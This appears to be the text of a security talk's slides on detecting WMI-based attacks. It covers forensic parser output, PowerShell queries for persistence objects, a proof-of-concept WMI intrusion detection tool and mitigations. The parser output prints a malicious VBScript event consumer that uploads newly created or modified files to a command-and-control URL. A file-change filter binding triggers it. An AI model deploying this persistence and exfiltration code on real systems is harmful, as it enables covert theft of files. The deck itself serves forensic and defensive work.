ROOT\DEFAULT (NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342C0F93E02A0590BFC4)  
ROOT\CIMV2 (NS_68577372C66A7B20658487FBD959AA154EF54B5F935DCC5663E9228B44322805)  
ROOT\Cli (NS_E1578D36E8972985C3607CB2490418C572C190C71151F301302674342C5C885D)  
ROOT\nap (NS_C719712B661836F29BA6BB9FBA057F6A2D35649A20C4B56B30C8958DA77F5211)  
ROOT\SECURITY (NS_010BA7C521D77A58F4FCB91B289C9241E169732EABA949BB5DD5F6C3F77D62FB)  
ROOT\SecurityCenter2 (NS_DE4296A4F2DECF74299F885179666947996A5B3ADAB4EB526CEC3C884F90B50)  
ROOT\RSOP (NS_B9F15E9C0955B84B8B7E840A878C292A9483B55C2BC37006562DC762D466102F)  
ROOT\WMI (NS_3FBDCB08ECD33FBEF028D2DB3EF058F8CE959779B943F43AB3DB3EC34ACA147D)  
ROOT\directory (NS_4556CEEB75C5BC1E6A0EAF76BE49CD0BAD23B80B2C5E3727EE2D4B8DA41900B2)  
ROOT\Policy (NS_3D98EC37D63EBFB9210DB658120A818078461369A71EFFA3DDE47412F528D55E)  
ROOT\Interop (NS_D8D295EDF64C7F3A5E94E377F9D35AA7B08D0DF6C56C2323D31A8EE4AEE51E6D)  
ROOT\ServiceModel (NS_5B2CC7EB2AAF010DD5D0084F2DFEC340AFEECC12F24D870DFC50B8EB7C98139)  
ROOT\SecurityCenter (NS_1EBEBCBF50415CCAFB547032CB72DA91A6E1A4AA2EBD10A138F0B7ED132BF57C)  
ROOT\ThinPrint (NS_808DD3B1C52DDD3DA04AB91E90AFBF4E951D5E0B2F9D2942C85CD7064ED4506C)  
ROOT\Microsoft (NS_2B689AF3F38A341BB9044301A8A9039A9FAB11D0506D58B53A8B271288AD4404)  
ROOT\aspnet (NS_EEACD50DA88A7D3DA9DACA75A0E6DFA7ABDB1F1994366F285F6353ACD65F6B72)  
ROOT\subscription\ms_409 (NS_43C2C02FBB103B6C99DD6A3C49100E0157200FB50F8CAEF2EC314CAEF9D9E15C)  
ROOT\DEFAULT\ms_409 (NS_3D3E81DCD26451B69577998483A82363FD54E34563AA1BC6E73E4A2DC2212802)  
ROOT\CIMV2\Security (NS_D4581E17E3199AC79108B8BD03BF787A097AA575A5B733AED04E457900022501)
```

WMIParser 3/6

```
=====
Command > --instance root\subscription CommandLineEventConsumer
Namespace : root\subscription
GUID: BBFCCB444CF66AA09AE6F15967A6865175BB0ED216D19970A7988B72CDF0A3A4
Date1: 11/20/2010 20:59:04
Date2: 07/14/2009 02:03:41
Instance Property:
=====
Name: MachineName
Type: VT_BSTR(0x8)
Array: no
Value: Not Assigned.
=====
Name: MaximumQueueSize
Type: VT_UI4(0x13)
Array: no
Value: Not Assigned.
=====
Name: CreatorSID
Type: VT_UI1(0x2011)
Array: yes
Value: 0x01, 0x05, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x05, 0x15, 0x00, 0x00, 0x00, 0xA5,
=====
Name: Name
Type: VT_BSTR(0x8)
Array: no
Value: BVTConsumer
=====
```

WMIParser 4/6

```
=====
=====
Command > --consumerinstance root\subscription ActiveScriptEventConsumer
=====Active Script Event Consumer=====
GUID: 3E78A37E1DE70357C353A15D6BBB8A17A1D31F8D501ED8F1C3EB8104F5B04F97
Date1: 04/07/2015 18:38:02
Date2: 07/14/2009 02:03:41
CreatorSID:
0x1C 0x00 0x00 0x00 0x01 0x05 0x00 0x00 0x00 0x00 0x00 0x05 0x15 0x00 0x00 0x00
0x46 0xDC 0x06 0x6E 0xBD 0x25 0xCB 0x61 0x9C 0x9E 0x56 0xC5 0xE8 0x03 0x00 0x00
MachineName: Not Assigned
MaximumQueueSize: 0
KillTimeout: 45
Name: FileUpload
ScriptingEngine: VBScript
ScriptFilename: Not Assigned
ScriptText:                On Error Resume Next

Dim oReg, oXMLHTTP, oStream, aMachineGuid, aC2URL, vBinary

Set oReg = GetObject("winmgmts:{impersonationLevel=impersonate}!\.\root\default:StdRegProv")
oReg.GetStringValue &H80000002, "SOFTWARE\Microsoft\Cryptography", "MachineGuid", aMachineGuid

aC2URL = "http://127.0.0.1/index.html&ID=" & aMachineGuid

Set oStream = CreateObject("ADODB.Stream")
oStream.Type = 1
oStream.Open
oStream.LoadFromFile TargetEvent.TargetInstance.Name
vBinary = oStream.Read

Set oXMLHTTP = CreateObject("MSXML2.XMLHTTP")
oXMLHTTP.open "POST", aC2URL, False
oXMLHTTP.setRequestHeader "Path", TargetEvent.TargetInstance.Name
oXMLHTTP.send(vBinary)
```

WMIParser 5/6

```
=====  
Command > --bindinginstance root\subscription  
=====  
[211D8BE7A6B8B575AB8DAC024BEC07757C3B74866DB4C75F3712C3C31DC36542]:  
FilterToConsumerBinding:(0000067D.0013B386.00000151)  
FilterToConsumerBinding : Found the record at offset (12685382)  
  
=====FilterToConsumer Binding=====  
GUID: 0A7ABE63F36E2B2920FEDAFAE849823AF9429CC0EA373FFEE1507EDB21FD9170  
Date1: 04/07/2015 18:38:02  
Date2: 07/14/2009 02:03:41  
CreatorSID:  
0x1C 0x00 0x00 0x00 0x01 0x05 0x00 0x00 0x00 0x00 0x05 0x15 0x00 0x00 0x00  
0x46 0xDC 0x06 0x6E 0xBD 0x25 0xCB 0x61 0x9C 0x9E 0x56 0xC5 0xE8 0x03 0x00 0x00  
DeliveryQoS: 0  
DeliverSynchronously: False  
MaintainSecurityContext: False  
SlowDownProviders: False  
Filter: __EventFilter.Name="NewOrModifiedFileTrigger"  
Consumer: ActiveScriptEventConsumer.Name="FileUpload"  
  
=====
```

WMIParser 6/6

```
=====  
Command > --filterinstance root\subscription NewOrModifiedFileTrigger  
==== Filter root\subscription\__EventFilter\NewOrModifiedFileTrigger ====  
[9592D3AE7E7C042B18C7A8DED6AA050C8C7B72A4FEAD5CFA5702B21539564359]:  
Consumer:(00000625.00139AE2.00000212)  
  
=====Event Filter=====  
GUID: 47C79E62C2227EDD0FF29BF44D87F2FAF9FEDF60A18D9F82597602BD95E20BD3  
Date1: 04/07/2015 18:38:02  
Date2: 07/14/2009 02:03:41  
CreatorSID:  
0x1C 0x00 0x00 0x00 0x01 0x05 0x00 0x00 0x00 0x00 0x00 0x05 0x15 0x00 0x00 0x00  
0x46 0xDC 0x06 0x6E 0xBD 0x25 0xCB 0x61 0x9C 0x9E 0x56 0xC5 0xE8 0x03 0x00 0x00  
EventAccess: 0  
EventNamespace: ROOT\cimv2  
Name: NewOrModifiedFileTrigger  
QueryLanguage: WQL  
Query: SELECT * FROM __InstanceOperationEvent WITHIN 30 WHERE ((__CLASS = "__InstanceCreationEvent"  
  
=====
```


WMIparser.exe Demo

WMI Attack Detection

Attacker Detection with WMI


- Persistence is still the most common WMI-based attack
- Use WMI to detect WMI persistence

```
$Arguments = @{  
    Credential = 'WIN-B85AAA7ST4U\Administrator'  
    ComputerName = '192.168.72.135'  
    Namespace = 'root\subscription'  
}
```

```
Get-WmiObject -Class __FilterToConsumerBinding @Arguments  
Get-WmiObject -Class __EventFilter @Arguments  
Get-WmiObject -Class __EventConsumer @Arguments
```

Existing Detection Utilities

- Sysinternals Autoruns



- Kansa

- <https://github.com/davehull/Kansa/>
- Dave Hull (@davehull), Jon Turner (@z4ns4tsu)

Attacker Detection with WMI

Consider the following attacker actions and their effects:

- Attack: Persistence via permanent WMI event subscriptions
- Effect: Instances of `__EventFilter`, `__EventConsumer`, and `__FilterToConsumerBinding` created
- Attack: Use of WMI as a C2 channel. E.g. via namespace creation
- Effect: Instances of `__NamespaceCreationEvent` created
- Attack: WMI used as a payload storage mechanism
- Effect: Instances of `__ClassCreationEvent` created

Attacker Detection with WMI

- Attack: Persistence via the Start Menu or registry
- Effect: Win32_StartupCommand instance created. Fires __InstanceCreationEvent
- Attack: Modification of additional known registry persistence locations
- Effect: RegistryKeyChangeEvent and/or RegistryValueChangeEvent fires
- Attack: Service creation
- Effect: Win32_Service instance created. Fires __InstanceCreationEvent

Are you starting to see a pattern?

Attacker Detection with WMI

WMI is the free, agent-less host IDS that you never knew existed!



Attacker Detection with WMI

Wouldn't it be cool if WMI could be used to detect and/or remove **ANY** persistence item?

1. WMI persistence
2. Registry persistence
 - Run, RunOnce, Applnit_DLLs, Security Packages, Notification Packages, etc.
3. Service creation
4. Scheduled job/task creation
5. Etc.

Benefits of a WMI solution

- Available remotely on all systems
- Service runs by default
- Unlikely to be detected/removed by attacker
- Persistent
- No executables or scripts on disk – i.e. no agent software installation
- *Nearly* everything on the operating system can trigger an event

Security vendors, this is where you start to pay attention...

Introducing WMI-HIDS

- A proof-of-concept, agent-less, host-based IDS
- Consists of just a PowerShell installer
- PowerShell is not required on the remote system
- Implemented with permanent WMI event subscriptions

Introducing WMI-HIDS - RTFM

```
New-AlertTrigger -EventConsumer <String> [-TriggerType <String>] [-TriggerName <String>] [-PollingInterval <Int32>]
```

```
New-AlertTrigger -StartupCommand [-TriggerType <String>] [-TriggerName <String>] [-PollingInterval <Int32>]
```

```
New-AlertTrigger -RegistryKey <String> [-TriggerName <String>] [-PollingInterval <Int32>]
```

```
New-AlertAction -Trigger <Hashtable> -Uri <Uri> [-ActionName <String>]
```

```
New-AlertAction -Trigger <Hashtable> -EventLogEntry [-ActionName <String>]
```

```
Register-Alert [-Binding] <Hashtable> [[-ComputerName] <String[]>]
```

Introducing WMI-HIDS - Example

- `New-AlertTrigger -EventConsumer ActiveScriptEventConsumer -TriggerType Creation | New-AlertAction -Uri 'http://127.0.0.1' | Register-Alert -ComputerName 'vigilentHost1'`
- `New-AlertTrigger -RegistryKey HKLM:\SYSTEM\CurrentControlSet\Control\Lsa | New-AlertAction -EventLogEntry | Register-Alert -ComputerName '192.168.1.24'`
- `New-AlertTrigger -StartupCommand | New-AlertAction -Uri 'http://www.awesomeSIEM.com' | Register-Alert`

WMI-IDS Improvements

- Additional __EventFilter support:
 - Win32_Service
 - Win32_ScheduledJob
 - __Provider
 - __NamespaceCreationEvent
 - __ClassCreationEvent
 - Etc.
- Additional __EventConsumer support
 - Make this an IPS too? Support removal of persistence items
- Make writing plugins more easy

Additional detection is left as an exercise to the reader and security vendor.

WMI-IDS Takeaway


- Be creative!
- There are **thousands** of WMI objects and events that may be of interest to defenders
 - Root\Cimv2:Win32_NtEventLog
 - Root\Cimv2:Win32_ProcessStartTrace
 - Root\Cimv2:CIM_DataFile
 - Root\StandardCimv2:MSFT_Net* (Win8+)
 - Root\WMI:BCD*

WMI Attack Mitigations



Detection/Mitigations

- Stop the WMI service - Winmgmt?
- Firewall rules
- Event logs
 - Microsoft-Windows-WinRM/Operational
 - Microsoft-Windows-WMI-Activity/Operational
 - Microsoft-Windows-DistributedCOM
- Preventative permanent WMI event subscriptions

Mitigations – Namespace ACLs



Mitigations – Namespace ACLs



Thank you!

- For fantastic ideas
 - Will Schroeder (@harmj0y) and Justin Warner (@sixdub) for their valuable input on useful `__EventFilters`
- For motivation
 - Our esteemed colleague who claimed that the WMI/CIM repository had no structure
- For inspiration
 - APT 29 for your continued WMI-based escapades and unique PowerShell coding style

References

- *Understanding WMI Malware* - Julius Dizon, Lennard Galang, and Marvin Cruz/Trend Micro
 - http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp_understanding-wmi-malware.pdf
- *There's Something About WMI* - Christopher Glycer, Devon Kerr
 - https://dl.mandiant.com/EE/library/MIRcon2014/MIRcon_2014_IR_Track_There%27s_Something_About_WMI.pdf

The FLARE On Challenge

- Multiple binary CTFs – puzzles, malware, etc
- In 2014, the First FLARE On Challenge was a huge success
 - Over 7,000 participants and 226 winners!
- Second Challenge is live and open
 - FLARE-On.com
 - Closes on 9/8
 - Diverse puzzles: UPX, Android, Steg, .NET and more
- Those who complete the challenge get a prize and bragging rights!

THANK YOU!
Questions?